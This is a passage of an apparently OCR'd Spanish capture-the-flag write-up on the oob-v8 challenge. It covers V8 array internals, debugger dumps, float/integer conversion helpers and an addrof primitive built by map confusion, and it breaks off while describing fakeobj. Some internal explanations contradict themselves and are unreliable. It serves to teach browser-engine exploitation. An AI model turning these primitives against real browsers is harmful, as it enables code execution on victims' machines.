


CTF 2019 oob-v8

Sistema Operativo:	**Ubuntu 24.04**
Dificultad:	**Insane**

Técnicas utilizadas

- Buffer Overflow

En el reto CTF 2019 oob-v8, se nos presenta una función llamada ArrayOob que contiene una vulnerabilidad de desbordamiento de búfer. Esta función se encuentra en el archivo builtins-array.cc y permite realizar operaciones de lectura y escritura en un array. Dependiendo del número de argumentos proporcionados, la función puede leer un valor del array o escribir un nuevo valor en él.

La función ArrayOob se define de la siguiente manera:

La vulnerabilidad en esta función se debe a la falta de verificación adecuada de los límites del array. Cuando se llama a la función ArrayOob con un solo argumento, intenta leer un valor del array usando **elements.get_scalar(length)**. Sin embargo, no hay una verificación adecuada para asegurarse de que length esté dentro de los límites del array, lo que puede permitir la lectura de memoria fuera de los límites del array. De manera similar, cuando se llama a la función ArrayOob con dos argumentos, intenta escribir un valor en el array usando **elements.set(length, value->Number())**. Nuevamente, no hay una verificación adecuada para asegurarse de que length esté dentro de los límites del array, lo que puede permitir la escritura de memoria fuera de los límites del array.

Estas vulnerabilidades pueden ser explotadas para ejecutar código arbitrario o causar un fallo en el programa. En el contexto de un navegador, esto podría permitir a un atacante ejecutar código malicioso en el sistema de la víctima. La función oob() es la que se utiliza en este reto debido a su capacidad para acceder y modificar elementos del array sin las verificaciones adecuadas, lo que la convierte en un objetivo ideal para explotar la vulnerabilidad de desbordamiento de búfer.

La razón por la que se utiliza la función oob() se encuentra en el archivo bootstrapper.cc, donde se añade esta función al prototipo del array:

```
7       SimpleInstallFunction(isolate_, proto, "fill",
8                             Builtins::kArrayPrototypeFill, 1, false);
9   +   SimpleInstallFunction(isolate_, proto, "oob",
10  +                         Builtins::kArrayOob,2,false);
11      SimpleInstallFunction(isolate_, proto, "find",
12                            Builtins::kArrayPrototypeFind, 1, false);
```


Para comprender los conceptos de prueba, es necesario entender cómo se representan los arrays en V8. Cuando se asigna un array en V8, en realidad se asignan dos objetos. Cada campo tiene una longitud de 4 bytes / 32 bits:

El objeto JSArray: Este es el array real. Contiene cuatro campos importantes (y algunos otros no tan importantes):

- **El puntero del mapa (Map Pointer)**: Determina la "forma" del array, específicamente qué tipo de elementos almacena el array y qué tipo de objeto es su almacén de respaldo. En este caso, el array almacena enteros y el almacén de respaldo es un FixedArray.
- **El puntero de propiedades (Properties Pointer)**: Apunta al objeto que almacena cualquier propiedad que pueda tener el array. En este caso, el array no tiene propiedades excepto la longitud, que se almacena dentro del objeto JSArray, ya que las propiedades adicionales no son necesarias para la funcionalidad básica del array y se almacenan en un objeto separado si es necesario.
- **El puntero de elementos (Elements Pointer)**: Apunta al objeto que almacena los elementos del array, conocido como el almacén de respaldo. Este almacén de respaldo es un FixedArray, que es una estructura de datos que contiene los elementos del array de manera contigua en memoria, permitiendo un acceso rápido y eficiente.
- **La longitud del array (Array length)**: Es la longitud del array.

El objeto FixedArray: El puntero de elementos de nuestro objeto JSArray apunta al almacén de respaldo, que es un objeto FixedArray. Hay dos cosas clave a recordar:

- La longitud del almacén de respaldo en el FixedArray no importa en absoluto. Puedes sobrescribirlo con cualquier valor y aún así no podrías leer o escribir fuera de los límites. Esto se debe a que el acceso a los elementos del array está controlado por la longitud del JSArray, no por la longitud del FixedArray. Por lo tanto, aunque la longitud del FixedArray se modifique, el motor V8 seguirá utilizando la longitud del JSArray para determinar los límites de acceso.
- Cada índice almacena un elemento del array. La representación del valor en memoria está determinada por el "tipo de elementos" del array, que está definido por el mapa del objeto JSArray original. En este caso, los valores son enteros pequeños, que son enteros de 31 bits con el bit inferior establecido en cero. En V8, los enteros pequeños (Smi o "Small Integers") se representan **utilizando 31 bits para el valor y el bit menos significativo (el bit número 0) se establece en cero**. Esto permite que el motor V8 distinga rápidamente entre enteros pequeños y otros tipos de datos, como punteros a objetos. Por ejemplo, 1 se representa como 1 << 1 = 2, 2 se representa como 2 << 1 = 4, y así sucesivamente. Este enfoque permite que V8 maneje enteros pequeños de manera más eficiente.




Además, los arrays en V8 tienen un concepto conocido como Elements Kind. Cada vez que se crea un array en V8, se etiqueta con un tipo de elementos, que define el tipo de elementos que contiene el array. Los tres tipos de elementos más comunes son los siguientes:

- **PACKED_SMI_ELEMENTS**: El array está empaquetado, lo que significa que no tiene huecos entre los elementos. Es decir, todos los índices del array están ocupados por un valor, sin espacios vacíos. Además, solo contiene Smi (enteros pequeños de 31 bits con el bit número 32 establecido en 0). El bit número 32 se establece en 0 para que el motor V8 pueda distinguir rápidamente entre enteros pequeños y otros tipos de datos, como punteros a objetos.
- **PACKED_DOUBLE_ELEMENTS**: Similar al anterior, pero para valores de punto flotante de 64 bits.
- **PACKED_ELEMENTS**: Similar al anterior, excepto que el array solo contiene referencias. Esto significa que puede contener cualquier tipo de elementos (enteros, dobles, objetos, etc.).

Estos tipos de elementos también tienen una variante HOLEY (por ejemplo, HOLEY_SMI_ELEMENTS), que indica al motor que el array puede tener huecos (por ejemplo, [1, 2, , , 4]).

Un array puede transicionar entre tipos de elementos, sin embargo, las transiciones solo pueden ser hacia tipos de elementos más generales, nunca hacia tipos más específicos. Por ejemplo, un array con el tipo PACKED_SMI_ELEMENTS puede transicionar a HOLEY_SMI_ELEMENTS, pero una transición no puede ocurrir en sentido contrario (es decir, llenar todos los huecos en un array ya con huecos no causará una transición a la variante empaquetada).

A continuación, se presenta un diagrama que muestra la estructura de transición para los tipos de elementos más comunes:



En el contexto del motor de JavaScript V8, un Smi (Small Integer) es una representación optimizada para enteros pequeños. Los Smis son enteros que están dentro del rango de -2^31 a 2^31 - 1. V8 utiliza esta representación para evitar la necesidad de asignar un objeto completo en el heap para cada entero pequeño, lo que mejora la eficiencia tanto en términos de memoria como de rendimiento.

- **Rango**: Los Smis pueden representar enteros en el rango de -2^31 a 2^31 - 1.
- **Almacenamiento**: En arquitecturas de 64 bits, los Smis se almacenan en los 32 bits altos de una palabra de 64 bits.
- **Etiquetado**: V8 utiliza el último bit de la palabra de 64 bits para etiquetar si el valor es un puntero o un Smi.

En el análisis del desafío OOB-v8 del CTF 2019, se realizó una inspección detallada de la estructura interna de un array en JavaScript utilizando el depurador d8. A continuación, se presenta la salida del comando %DebugPrint(a) aplicado a un array a inicializado con los valores [1.1, 2.2, 3.3, 4.4].

```
d8> var a = [1.1, 2.2, 3.3, 4.4];
undefined
d8> %DebugPrint(a);
DebugPrint: 0x33678b7d04c1: [JSArray]
 - map: 0x3fd92fb42ed9 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x1b81a2591111 <JSArray[0]>
 - elements: 0x33678b7d0491 <FixedDoubleArray[4]> [PACKED_DOUBLE_ELEMENTS]
 - length: 4
 - properties: 0x027474640c71 <FixedArray[0]> {
    #length: 0x3c680ee801a9 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x33678b7d0491 <FixedDoubleArray[4]> {
           0: 1.1
           1: 2.2
           2: 3.3
           3: 4.4
 }
0x3fd92fb42ed9: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 32
 - inobject properties: 0
 - elements kind: PACKED_DOUBLE_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x3fd92fb42e89 <Map(HOLEY_SMI_ELEMENTS)>
 - prototype_validity cell: 0x3c680ee80609 <Cell value= 1>
 - instance descriptors #1: 0x1b81a2591f49 <DescriptorArray[1]>
 - layout descriptor: (nil)
 - transitions #1: 0x1b81a2591eb9 <TransitionArray[4]>Transition array #1:
     0x027474644ba1 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_DOUBLE_ELEMENTS) -> 0x3fd92fb42f29 <Map(HOLEY_DOUBLE_ELEMENTS)>

 - prototype: 0x1b81a2591111 <JSArray[0]>
 - constructor: 0x1b81a2590ec1 <JSFunction Array (sfi = 0x3c680ee8aca1)>
 - dependent code: 0x0274746402c1 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

[1.1, 2.2, 3.3, 4.4]
```

En la salida, podemos observar varios detalles importantes:

- **Mapa (map)**: 0x3fd92fb42ed9 <Map(PACKED_DOUBLE_ELEMENTS)>. Este campo indica que los elementos del array están empaquetados como números de punto flotante (PACKED_DOUBLE_ELEMENTS), lo que optimiza el acceso y almacenamiento de estos valores.
- **Prototipo (prototype)**: 0x1b81a2591111 <JSArray[0]>. Este campo muestra el prototipo del array, que es una instancia de JSArray.
- **Elementos (elements)**: 0x33678b7d0491 <FixedDoubleArray[4]>. Aquí se muestra la dirección de memoria y el tipo de los elementos del array, que en este caso es un FixedDoubleArray con 4 elementos.
- **Longitud (length)**: 4. Este campo indica la longitud del array, que es 4.
- **Propiedades (properties)**: 0x027474640c71 <FixedArray[0]>. Este campo muestra las propiedades del array. En este caso, solo se muestra la propiedad length, que es un descriptor de acceso constante (AccessorInfo).

Además, la salida incluye información sobre las transiciones de elementos:

- **Transiciones (transitions)**: 0x027474644ba1 <Symbol: (elements_transition_symbol)>. Este campo indica una transición a HOLEY_DOUBLE_ELEMENTS, lo que sugiere que el array puede contener elementos dispersos en lugar de estar empaquetados.

La salida del comando %DebugPrint(a) muestra que el array a es una instancia de JSArray con cuatro elementos [1.1, 2.2, 3.3, 4.4]. El puntero de elementos del array apunta a un FixedDoubleArray (que tiene su propio mapa) en &JSArray-0x30, con los valores del array alineados a partir de elements[4]. El valor 0x0000000400000000 es un Smi que corresponde a la longitud del FixedDoubleArray (4 en este caso, porque un Smi será value << 32).

Además, el desplazamiento de 0x30 bytes en la estructura del JSArray se debe a la disposición interna de la memoria en el motor de JavaScript V8. Esta disposición está diseñada para optimizar el acceso y la gestión de la memoria, asegurando que los diferentes campos de la estructura estén ubicados en posiciones específicas.

- **Metadatos del JSArray**: Los primeros bytes de la estructura del JSArray están dedicados a almacenar metadatos, como el mapa del array y su longitud.

- **Puntero a los Elementos**: Después de los metadatos, se encuentra el puntero a los elementos del array. Este puntero está desplazado 0x30 bytes desde el inicio de la estructura del JSArray.
- **FixedDoubleArray**: El FixedDoubleArray que almacena los elementos del array está ubicado en la dirección &JSArray-0x30. Esto significa que está 0x30 bytes antes de la dirección del JSArray.

El desplazamiento de 0x30 bytes se debe a la necesidad de alinear correctamente los campos de la estructura en la memoria. Esta alineación asegura que el acceso a los datos sea eficiente y que los diferentes campos no se solapen, lo que podría causar errores y comportamientos inesperados. En términos más específicos:

- **Eficiencia de Acceso**: La alineación de los campos permite que el procesador acceda a los datos de manera más rápida y eficiente, ya que los datos están organizados en la memoria de una manera que minimiza los accesos no alineados.
- **Prevención de Solapamientos**: Al alinear los campos correctamente, se evita que diferentes campos de la estructura se solapen en la memoria. Esto es crucial para mantener la integridad de los datos y evitar errores que podrían surgir de accesos concurrentes o incorrectos a la memoria.
- **Optimización de la Memoria**: La disposición alineada de los campos también ayuda a optimizar el uso de la memoria, asegurando que no haya espacios desperdiciados y que los datos estén organizados de manera compacta.

Después de analizar la estructura interna del array utilizando el depurador d8, procedí a examinar las direcciones de memoria asociadas con el array. Para ello, empleé el comando x/4gx, que se utiliza para examinar cuatro palabras de memoria en formato hexadecimal y con un tamaño de 8 bytes cada una, comenzando desde la dirección 0x33678b7d04c1-1.

La razón por la cual se resta uno a la dirección de memoria 0x33678b7d04c1 es para alinear correctamente la dirección de inicio con los límites de palabra de 8 bytes. Esto es necesario porque las direcciones de memoria deben estar alineadas en múltiplos del tamaño de la palabra para asegurar un acceso eficiente y correcto a la memoria.

La salida del comando x/4gx muestra los valores en las direcciones de memoria especificadas. En primer lugar, la dirección **0x33678b7d04c0** contiene el valor 0x00003fd92fb42ed9, que corresponde al **mapa del array**. Este mapa indica el tipo de elementos que contiene el array, en este caso, PACKED_DOUBLE_ELEMENTS, lo que optimiza el acceso y almacenamiento de estos valores.

A continuación, en la dirección **0x33678b7d04c8**, encontramos el valor 0x0000027474640c71, que corresponde a las **propiedades del array**. En este caso, se trata de la propiedad length, que es un descriptor de acceso constante (AccessorInfo).

La dirección **0x33678b7d04d0** contiene el valor 0x000033678b7d0491, que corresponde a la dirección de los **elementos del array**. Estos elementos están almacenados en un FixedDoubleArray, lo que indica que los valores son números de punto flotante empaquetados.

Finalmente, en la dirección **0x33678b7d04d8**, encontramos el valor 0x0000000400000000, que indica **la longitud del array**, la cual es 4.


Más tarde, se empleó el comando **tel** para examinar las direcciones de memoria asociadas con los elementos del array previamente analizado. En este caso, se inspeccionó la dirección **0x000033678b7d0491-1** para obtener una visión más detallada de los datos almacenados.

La inspección revela varios valores en las direcciones de memoria. En la dirección **0x000033678b7d0490**, encontramos el valor 0x00000274746414f9, que apunta a 0x0000000274746401. Este valor es parte de la estructura interna del array. En la dirección **0x000033678b7d0498**, el valor 0x0000000400000000 indica la longitud del array, que es 4. En la dirección **0x000033678b7d04a0**, el valor 0x3ff199999999999a corresponde al **primer elemento del array**. En la dirección **0x000033678b7d04a8**, el valor 0x400199999999999a corresponde al **segundo elemento del array**. En la dirección **0x000033678b7d04b0**, el valor 0x400a666666666666 corresponde al **tercer elemento del array**. Finalmente, en la dirección **0x000033678b7d04b8**, el valor 0x401199999999999a corresponde al **cuarto elemento del array**.

Para interpretar estos valores, se utilizó el comando p/f para convertirlos a formato de punto flotante. Estos valores corresponden a los elementos del array a previamente analizado: [1.1, 2.2, 3.3, 4.4].

Además, se inspeccionaron otras direcciones de memoria para obtener una visión más completa de la estructura del array:

- En la dirección 0x000033678b7d04c0, encontramos el valor 0x00003fd92fb42ed9, que apunta a 0x0400000274746401. Este valor corresponde al mapa del array, indicando el tipo de elementos que contiene (PACKED_DOUBLE_ELEMENTS).
- En la dirección 0x000033678b7d04c8, el valor 0x0000027474640c71 apunta a 0x0000000274746408, que corresponde a las propiedades del array, en este caso, la propiedad length.
- En la dirección 0x000033678b7d04d0, el valor 0x000033678b7d0491 apunta a 0x0000000274746414, que corresponde a la dirección de los elementos del array (FixedDoubleArray).
- En la dirección 0x000033678b7d04d8, el valor 0x0000000400000000 indica nuevamente la longitud del array, que es 4.



Para realizar las conversiones entre valores de punto flotante y enteros, usé las siguientes funciones en JavaScript que pueden verse en la imagen.

La función **ftoi** convierte un valor de punto flotante (val) a un entero. Para lograr esto, se sigue el siguiente proceso:

- **Asignación del Valor**: El valor de punto flotante val se asigna al primer elemento del buffer f64_buf.
- **Conversión a Entero**: Se utiliza el buffer u64_buf para acceder a la representación binaria del valor de punto flotante. El primer elemento del buffer (u64_buf[0]) contiene los bits menos significativos, mientras que el segundo elemento (u64_buf[1]) contiene los bits más significativos.
- **Combinación de Bits**: Los bits se combinan utilizando operaciones de desplazamiento y suma para formar un valor entero de 64 bits. El resultado se devuelve como un BigInt.

La función **itof** convierte un valor entero (val) a un valor de punto flotante. El proceso es el siguiente:

- **Descomposición del Entero**: El valor entero val se descompone en dos partes utilizando operaciones de máscara y desplazamiento. La parte menos significativa se asigna al primer elemento del buffer u64_buf, y la parte más significativa se asigna al segundo elemento.
- **Conversión a Punto Flotante**: El buffer f64_buf se utiliza para acceder a la representación de punto flotante del valor. El resultado se devuelve como un número de punto flotante.

```
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}

function itof(val) {
    u64_buf[0] = Number(val & 0xffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}
```

La salida del comando %DebugPrint(a) muestra que el array a es una instancia de JSArray con dos elementos [1.1, 2.2]. El valor obtenido es 9.8767285217407e-311, que es un número de punto flotante muy pequeño. Este valor representa una dirección de memoria en el contexto del motor de JavaScript. Para interpretar este valor, usé la función ftoi previamente definida para convertirlo a su representación entera en formato hexadecimal. La conversión resulta en el valor hexadecimal 0x122e73d42ed9. Esta dirección de memoria corresponde al mapa del JSArray, ya que es lo que viene inmediatamente después del último índice del FixedDoubleArray. Esto es así debido a que en el contexto del motor de JavaScript V8, un JSArray contiene un puntero a un FixedDoubleArray, que es el encargado de almacenar los elementos del array. Este FixedDoubleArray posee su propio mapa y una estructura interna específica. Los elementos del FixedDoubleArray están alineados en la memoria de manera secuencial, y el mapa del JSArray se encuentra inmediatamente después del último índice del FixedDoubleArray.


Cuando se accede al método a.oob(), se intenta acceder a una posición de memoria que está fuera de los límites del array. En este caso, el acceso fuera de los límites llega al mapa del JSArray, ya que es lo que se encuentra inmediatamente después del último índice del FixedDoubleArray.

```
d8>  var a = [1.1, 2.2];
undefined
d8> %DebugPrint(a);
0x1d1c8754e091 <JSArray[2]>
[1.1, 2.2]
d8>  a.oob();
9.8767285217407e-311
d8> "0x" + ftoi(a.oob()).toString(16);
"0x122e73d42ed9"
d8>
```

La inspección revela los siguientes valores en las direcciones de memoria:

En la dirección **0x00001d1c8754e070**, encontramos el valor 0x00002dfde38014f9, que apunta a 0x0000002dfde38001. Este valor es parte de la estructura interna del array. En la dirección **0x00001d1c8754e078**, el valor 0x0000000200000000 indica la longitud del array, que es 2. En la dirección **0x00001d1c8754e080**, el valor 0x3ff199999999999a corresponde al primer elemento del array. En la dirección **0x00001d1c8754e088**, el valor 0x400199999999999a corresponde al segundo elemento del array. En la dirección **0x00001d1c8754e090**, el valor 0x0000122e73d42ed9 apunta a 0x0400002dfde38001, que corresponde al mapa del array. En la dirección **0x00001d1c8754e098**, el valor 0x00002dfde3800c71 apunta a 0x0000002dfde38008, que corresponde a las propiedades del array. En la dirección **0x00001d1c8754e0a0**, el valor 0x00001d1c8754e071 apunta a 0x0000002dfde38014, que corresponde a la dirección de los elementos del array. Finalmente, en la dirección **0x00001d1c8754e0a8**, el valor 0x0000000200000000 indica nuevamente la longitud del array, que es 2.


Para interpretar estos valores, usé el comando p/f para convertirlos a formato de punto flotante:



Teniendo en cuenta lo anterior, creé un objeto obj con una propiedad A que tiene un valor de 1.1. La salida del comando %DebugPrint(obj) muestra la estructura interna del objeto obj. Esta salida indica que obj es una instancia de Object con un mapa en la dirección **0x3d0f7728ab39**. En este caso, el objeto contiene una propiedad A con un valor de 1.1. El valor 1.1 se almacena en un formato de punto flotante de 64 bits, lo que permite una representación precisa del número.

A continuación, la salida indica que obj_arr es una instancia de JSArray con un elemento. El único elemento del array es el objeto obj, que contiene la propiedad A con un valor de 1.1. El mapa del JSArray en la dirección **0x3d61b7c504b9** define la disposición de los elementos del array en memoria.

El array obj_arr tiene un mapa que indica que contiene un solo elemento, y este elemento es una referencia al objeto obj. La referencia al objeto se almacena en el array como un puntero, lo que permite acceder rápidamente a las propiedades del objeto cuando se necesita.



Para analizar la estructura interna del array obj_arr y las direcciones de memoria asociadas, utilicé el comando x/4gx para examinar cuatro palabras de memoria en formato hexadecimal y con un tamaño de 8 bytes cada una, comenzando desde la dirección 0x3d61b7c504b9-1.

La inspección revela los siguientes valores en las direcciones de memoria:

- **Dirección 0x3d61b7c504b8**: Contiene el valor 0x00003d0f77282f79, que corresponde al mapa del array obj_arr. Este mapa define la disposición de los elementos del array en memoria.
- **Dirección 0x3d61b7c504c8**: Contiene el valor 0x00003d61b7c504a1, que apunta a la dirección de los elementos del array.
- **Dirección 0x3d61b7c504a0**: Contiene el valor 0x000021c9b6100801, que es parte de la estructura interna del array.
- **Dirección 0x3d61b7c504a8**: Contiene el valor 0x0000000100000000, que indica la longitud del array, que es 1.
- **Dirección 0x3d61b7c504b0**: Contiene el valor 0x00003d61b7c4e031, que corresponde a la dirección del objeto obj dentro del array obj_arr.

- **Dirección 0x3d61b7c504c0**: Contiene el valor 0x000021c9b6100c71, que corresponde a las propiedades del array.
- **Dirección 0x3d61b7c504d0**: Contiene el valor 0x0000000100000000, que nuevamente indica la longitud del array, que es 1.
- **Dirección 0x3d61b7c504d8**: Contiene el valor 0x000021c9b6100941, que es parte de la estructura interna del array.
- **Dirección 0x3d61b7c504e0**: Contiene el valor 0x00000011464521a6, que es un valor adicional en la estructura interna.
- **Dirección 0x3d61b7c504e8**: Contiene la cadena "%DebugPrint(obj);", que es el comando utilizado para imprimir la estructura interna del objeto.

```
gef➤  x/4gx 0x3d61b7c504b9-1
0x3d61b7c504b8: 0x00003d0f77282f79      0x000021c9b6100c71
0x3d61b7c504c8: 0x00003d61b7c504a1      0x0000000100000000
gef➤  tel 0x00003d61b7c504a1-1
0x00003d61b7c504a0|+0x0000: 0x000021c9b6100801  →  0x00000021c9b61001
0x00003d61b7c504a8|+0x0008: 0x0000000100000000
0x00003d61b7c504b0|+0x0010: 0x00003d61b7c4e031  →  0x7100003d0f7728ab
0x00003d61b7c504b8|+0x0018: 0x00003d0f77282f79  →  0x04000021c9b61001
0x00003d61b7c504c0|+0x0020: 0x000021c9b6100c71  →  0x00000021c9b61008
0x00003d61b7c504c8|+0x0028: 0x00003d61b7c504a1  →  0x00000021c9b61008
0x00003d61b7c504d0|+0x0030: 0x0000000100000000
0x00003d61b7c504d8|+0x0038: 0x000021c9b6100941  →  0x00000021c9b61001
0x00003d61b7c504e0|+0x0040: 0x00000011464521a6
0x00003d61b7c504e8|+0x0048: "%DebugPrint(obj);"
gef➤
```

Para continuar con el análisis de la estructura interna del array obj_arr y las direcciones de memoria asociadas, realicé una serie de operaciones adicionales:

Primero, obtuve el mapa de un array de punto flotante utilizando el método oob(). Luego, creé un objeto obj con una propiedad A que tiene un valor de 1.1 y lo incluí en un nuevo array obj_arr. A continuación, utilicé el mapa del array de punto flotante para modificar el array obj_arr. Para verificar la dirección de memoria del objeto obj dentro del array obj_arr, utilicé la función ftoi para convertir el valor de punto flotante a un entero en formato hexadecimal. La salida de este comando fue **0x235c00a10f19**, que corresponde a la dirección de memoria del objeto obj. Esto significa que el objeto obj está almacenado en la dirección de memoria 0x235c00a10f19. Finalmente, utilicé el comando %DebugPrint(obj) para obtener la estructura interna del objeto obj. Esta salida indica que obj es una instancia de Object con un mapa en la dirección **0x167bb59cab89**.En este caso, el objeto obj contiene una propiedad A con un valor de 1.1.

Para aclarar, la dirección 0x235c00a10f19 es la ubicación en memoria donde se almacena el objeto obj. La dirección 0x167bb59cab89 es la ubicación en memoria del mapa del objeto obj, que define cómo están organizadas sus propiedades.

```
d8> var float_arr_map = float_arr.oob();
undefined
d8> var obj = {"A":1.1};
undefined
d8>  var obj_arr = [obj];
undefined
d8>  obj_arr.oob(float_arr_map);
undefined
d8>  "0x" + ftoi(obj_arr[0]).toString(16);
"0x235c00a10f19"
d8> %DebugPrint(obj);
0x235c00a10f19 <Object map = 0x167bb59cab89>
{A: 1.1}
d8>
```

Las siguientes funciones son esenciales para manipular la memoria de manera precisa y controlada en el contexto de un exploit. La función addrof permite obtener la dirección de memoria de un objeto, lo cual es crucial para entender la disposición de los datos en memoria. La función fakeobj permite crear un objeto falso en una dirección específica, lo cual es útil para modificar o acceder a datos en ubicaciones de memoria controladas. Para modificar el exploit e incluir las funciones addrof y fakeobj, es necesario entender cómo funcionan y por qué se utilizan.

La función addrof se utiliza para obtener la dirección de memoria de un objeto en JavaScript. El análisis es el siguiente:

1. **Asignación del Objeto**: La función toma un parámetro leak, que es el objeto del cual queremos obtener la dirección. Este objeto se asigna al primer elemento del array obj_arr.
2. **Modificación del Mapa del Array**: Se utiliza el método oob para cambiar el mapa del array obj_arr al mapa de un array de punto flotante (float_arr_map). Esto permite acceder a la representación interna del objeto como un valor de punto flotante.
3. **Obtención de la Dirección**: El primer elemento del array obj_arr ahora contiene la dirección de memoria del objeto leak, representada como un valor de punto flotante. Este valor se almacena en la variable addr.
4. **Restauración del Mapa del Array**: Se restaura el mapa original del array obj_arr utilizando el método oob con el mapa del array de objetos (obj_arr_map).
5. **Conversión a Entero**: La dirección de memoria del objeto, que está en formato de punto flotante, se convierte a un entero utilizando la función ftoi y se devuelve.

La función fakeobj se utiliza para crear un objeto falso en una dirección de memoria específica. El análisis es el siguiente:

1. **Conversión de la Dirección**: La función toma un parámetro addr, que es la dirección de memoria donde queremos crear el objeto falso. Esta dirección se convierte a un valor de punto flotante utilizando la función itof y se asigna al primer elemento del array float_arr.
